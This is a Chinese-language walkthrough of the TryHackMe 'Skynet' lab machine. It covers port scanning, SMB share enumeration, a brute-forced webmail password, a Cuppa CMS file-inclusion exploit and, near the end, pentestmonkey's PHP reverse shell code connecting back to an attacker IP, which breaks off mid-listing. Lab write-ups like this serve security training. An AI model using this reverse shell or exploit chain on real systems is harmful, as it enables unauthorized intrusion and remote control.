THM - Offensive Pentesting - Section2 - Skynet
外网打点 nmap扫描报告 1 2 3 4 5 6 7 8 9 10 11 12 13 14 15 16 17 18 19 20 21 22 23 24 25 26 27 28 29 30 31 32 33 34 35 36 37 38 39 40 41 42 43 44 45 46 47 48 49 nmap -sV -sC -p- --min-rate 10000 10.10.220.42 Starting Nmap 7.80 ( https://nmap.org ) at 2025-04-14 03:50 EDT Warning: 10.10.220.42 giving up on port because retransmission cap hit (10). Nmap scan report for 10.10.220.42 Host is up (0.23s latency). Not shown: 51285 closed ports, 14244 filtered ports PORT STATE SERVICE VERSION 22/tcp open ssh OpenSSH 7.2p2 Ubuntu 4ubuntu2.8 (Ubuntu Linux; protocol 2.0) | ssh-hostkey: | 2048 99:23:31:bb:b1:e9:43:b7:56:94:4c:b9:e8:21:46:c5 (RSA) | 256 57:c0:75:02:71:2d:19:31:83:db:e4:fe:67:96:68:cf (ECDSA) |_ 256 46:fa:4e:fc:10:a5:4f:57:57:d0:6d:54:f6:c3:4d:fe (ED25519) 80/tcp open http Apache httpd 2.4.18 ((Ubuntu)) |_http-server-header: Apache/2.4.18 (Ubuntu) |_http-title: Skynet 110/tcp open pop3 Dovecot pop3d |_pop3-capabilities: AUTH-RESP-CODE SASL TOP PIPELINING RESP-CODES UIDL CAPA 139/tcp open netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP) 143/tcp open imap Dovecot imapd |_imap-capabilities: IDLE more have post-login listed Pre-login ENABLE LITERAL+ LOGINDISABLEDA0001 LOGIN-REFERRALS capabilities SASL-IR IMAP4rev1 OK ID 445/tcp open netbios-ssn Samba smbd 4.3.11-Ubuntu (workgroup: WORKGROUP) Service Info: Host: SKYNET; OS: Linux; CPE: cpe:/o:linux:linux_kernel Host script results: |_clock-skew: mean: 1h40m04s, deviation: 2h53m13s, median: 3s |_nbstat: NetBIOS name: SKYNET, NetBIOS user: <unknown>, NetBIOS MAC: <unknown> (unknown) | smb-os-discovery: | OS: Windows 6.1 (Samba 4.3.11-Ubuntu) | Computer name: skynet | NetBIOS computer name: SKYNET\x00 | Domain name: \x00 | FQDN: skynet |_ System time: 2025-04-14T02:51:04-05:00 | smb-security-mode: | account_used: guest | authentication_level: user | challenge_response: supported |_ message_signing: disabled (dangerous, but default) | smb2-security-mode: | 2.02: |_ Message signing enabled but not required | smb2-time: | date: 2025-04-14T07:51:03 |_ start_date: N/A Service detection performed. Please report any incorrect results at https://nmap.org/submit/ . Nmap done: 1 IP address (1 host up) scanned in 62.96 seconds
简单分析一下:
22/tcp open ssh OpenSSH 7.2p2 Ubuntu 4ubuntu2.8 (Ubuntu Linux; protocol 2.0)
80/tcp open http Apache httpd 2.4.18 ((Ubuntu))
110/tcp open pop3 Dovecot pop3d
143/tcp open imap Dovecot imapd
139/tcp open netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp open netbios-ssn Samba smbd 4.3.11-Ubuntu (workgroup: WORKGROUP)

gobuster扫目录 1 gobuster dir -w "D:\01tools\wordlist\SecLists-master\SecLists-master\Discovery\Web-Content\common.txt" --proxy socks5://192.168.111.100:9051 -u http://10.10.220.42/ --no-error
可算找到一个好用一点的目录了,注意!!!如果使用-s -b参数,容易导致扫描不出来东西,限定在200了
重定向了,说明目录存在,
可以先放着,我们暂时不看80端口,我们往下看,nmap的扫描结果中提到了,存在pop3和imap
批量对status_code为301的扫描结果进行二次扫描,脚本分享
1 2 3 4 5 6 7 8 9 10 11 12 13 14 15 16 17 18 19 20 21 22 23 24 25 26 27 28 29 30 31 32 33 34 35 36 37 38 39 40 41 42 43 44 45 46 47 48 49 50 51 52 53 54 55 56 57 58 59 60 61 62 63 64 65 66 67 68 69 70 71 72 73 74 75 76 77 78 79 80 81 82 83 84 85 86 87 88 89 90 91 92 93 94 import subprocessimport reimport osINPUT_FILE = "result.txt" BASE_URL = "" WORDLIST = r"" PROXY = "" NO_ERROR = True def extract_301_paths (file_path ): """ 从 Gobuster 输出中提取所有 301 路径 """ paths = [] pattern = re.compile (r"^(/[\w\-/\.]+)\s+\(Status:\s+301\)" ) with open (file_path, "r" , encoding="utf-8" ) as f: for line in f: match = pattern.search(line) if match : paths.append(match .group(1 )) return paths def run_gobuster_on_path (base_url, path, wordlist, proxy, no_error ): """ 使用 Gobuster 对给定路径执行目录扫描,并带 SOCKS5 代理 """ full_url = f"{base_url} {path} /" print (f"\n[+] 正在扫描: {full_url} " ) command = [ "gobuster" , "dir" , "-u" , full_url, "-w" , wordlist, "--proxy" , proxy, ] if no_error: command.append("--no-error" ) try : subprocess.run(command, check=True ) except subprocess.CalledProcessError as e: print (f"[-] Gobuster 扫描失败: {e} " ) except FileNotFoundError: print ("[-] Gobuster 未安装或不在 PATH 中。" ) def main (): if not os.path.exists(INPUT_FILE): print (f"[-] 文件不存在: {INPUT_FILE} " ) return print ("[*] 正在分析 Gobuster 输出..." ) paths = extract_301_paths(INPUT_FILE) if not paths: print ("[!] 没有找到 301 路径。" ) return print (f"[+] 找到 {len (paths)} 个 301 重定向路径,开始扫描...\n" ) for path in paths: run_gobuster_on_path(BASE_URL, path, WORDLIST, PROXY, NO_ERROR) if __name__ == "__main__" : main()

深度遍历后找到了10.10.5.178/squirrelmail/src,重定向到了http://10.10.5.178/squirrelmail/src/login.php,发现登录页面。
SMBMap枚举sanba共享机
SMBMap 允许用户枚举整个域中的 samba 共享驱动器
1 proxychains4 smbmap -H IP
使用nmap对smb服务进行扫描
1 2 3 4 5 6 7 8 9 10 11 12 13 14 15 16 17 18 19 20 21 22 23 24 25 26 27 28 29 30 31 32 33 34 35 36 37 38 39 40 41 42 43 44 45 46 47 nmap -p 445 --script=smb-enum-shares.nse,smb-enum-users.nse 10.10.220.42 Starting Nmap 7.80 ( https://nmap.org ) at 2025-04-14 05:05 EDT Nmap scan report for 10.10.220.42 Host is up (0.23s latency). PORT STATE SERVICE 445/tcp open microsoft-ds Host script results: | smb-enum-shares: | account_used: guest | \\10.10.220.42\IPC$: | Type: STYPE_IPC_HIDDEN | Comment: IPC Service (skynet server (Samba, Ubuntu)) | Users: 1 | Max Users: <unlimited> | Path: C:\tmp | Anonymous access: READ/WRITE | Current user access: READ/WRITE | \\10.10.220.42\anonymous: | Type: STYPE_DISKTREE | Comment: Skynet Anonymous Share | Users: 0 | Max Users: <unlimited> | Path: C:\srv\samba | Anonymous access: READ/WRITE | Current user access: READ/WRITE | \\10.10.220.42\milesdyson: | Type: STYPE_DISKTREE | Comment: Miles Dyson Personal Share | Users: 0 | Max Users: <unlimited> | Path: C:\home\milesdyson\share | Anonymous access: <none> | Current user access: <none> | \\10.10.220.42\print$: | Type: STYPE_DISKTREE | Comment: Printer Drivers | Users: 0 | Max Users: <unlimited> | Path: C:\var\lib\samba\printers | Anonymous access: <none> |_ Current user access: <none> |_smb-enum-users: ERROR: Script execution failed (use -d to debug) Nmap done: 1 IP address (1 host up) scanned in 43.82 seconds
枚举到了多个共享结果,如下:
共享名
匿名访问
权限
描述
IPC$
✅
READ/WRITE
IPC 管道服务(一般用于远程通信)
anonymous
✅
READ/WRITE
匿名共享,可能有重要文件
milesdyson
❌
无
有可能是目标用户的私有目录
print$
❌
无
打印驱动共享
下一步,访问anonymous 共享目录

1 proxychains4 smbclient //10.10.5.178/anonymous
得到attaction.txt
1 2 A recent system malfunction has caused various passwords to be changed. All skynet employees are required to change their password after seeing this. -Miles Dyson


logs中只有log1.txt文件大小不为0,get下来分析。
爆破 可能为http://10.10.5.178/squirrelmail/src/login.php的密码,做成字典,用bp爆破。账号为:milesdyson
得到账密:
1 2 milesdyson cyborg007haloterminator

成功登录,发现三封邮件
得到samba的password
访问 milesdyson 共享 尝试使用用户名 milesdyson 和新密码访问 milesdyson 共享
1 2 proxychains4 smbclient -U milesdyson //10.10.57.199/milesdyson
成功登录

批量下载
1 2 3 4 5 6 7 prompt OFF mget *.pdf tarmode full recurse ON prompt OFF mget notes
important.txt文件
1 2 3 4 1. Add features to beta CMS /45kra24zxs28v3yd 2. Work on T-800 Model 101 blueprints 3. Spend more time with my wife
访问该路由/45kra24zxs28v3yd,这就是问题 “What is the hidden directory?”的答案

cuppacms nday 然后再次信息收集,gobuster扫目录,发现/administrator路由
是一个名为cuppa的cms

Searchsploit 是一个用于 exploit-db.com 的命令行搜索工具。
1 2 3 4 5 searchsploit cuppa locate php/webapps/25971.txt



看完漏洞利用后改payload,可以读取文件了
打ssrf组合洞
开启监听,开一个文件下载器,shell1.php如下:
1 2 3 4 5 6 7 8 9 10 11 12 13 14 15 16 17 18 19 20 21 22 23 24 25 26 27 28 29 30 31 32 33 34 35 36 37 38 39 40 41 42 43 44 45 46 47 48 49 50 51 52 53 54 55 56 57 58 59 60 61 62 63 64 65 66 67 68 69 70 71 72 73 74 75 76 77 78 79 80 81 82 83 84 85 86 87 88 89 90 91 92 93 94 95 96 97 98 99 100 101 102 103 104 105 106 107 108 109 110 111 112 113 114 115 116 <?php // php-reverse-shell - A Reverse Shell implementation in PHP. Comments stripped to slim it down. RE: https://raw.githubusercontent.com/pentestmonkey/php-reverse-shell/master/php-reverse-shell.php // Copyright (C) 2007 pentestmonkey@pentestmonkey.net set_time_limit (0); $VERSION = "1.0" ;$ip = 'ip' ;$port = 8888;$chunk_size = 1400;$write_a = null;$error_a = null;$shell = 'uname -a; w; id; /bin/bash -i' ;$daemon = 0;$debug = 0;if (function_exists('pcntl_fork' )) { $pid = pcntl_fork(); if ($pid == -1) { printit("ERROR: Can't fork" ); exit (1); } if ($pid ) { exit (0); // Parent exits } if (posix_setsid() == -1) { printit("Error: Can't setsid()" ); exit (1); } $daemon = 1; } else { printit("WARNING: Failed to daemonise. This is quite common and not fatal." ); } chdir ("/" );umask (0);// Open reverse connection $sock = fsockopen($ip , $port , $errno , $errstr , 30);if (!$sock ) { printit("$errstr ($errno )" ); exit (1); } $descriptorspec = array( 0 => array("pipe" , "r" ), // stdin is a pipe that the child will read from 1 => array("pipe" , "w" ), // stdout is a pipe that the child will write to 2 => array("pipe" , "w" ) // stderr 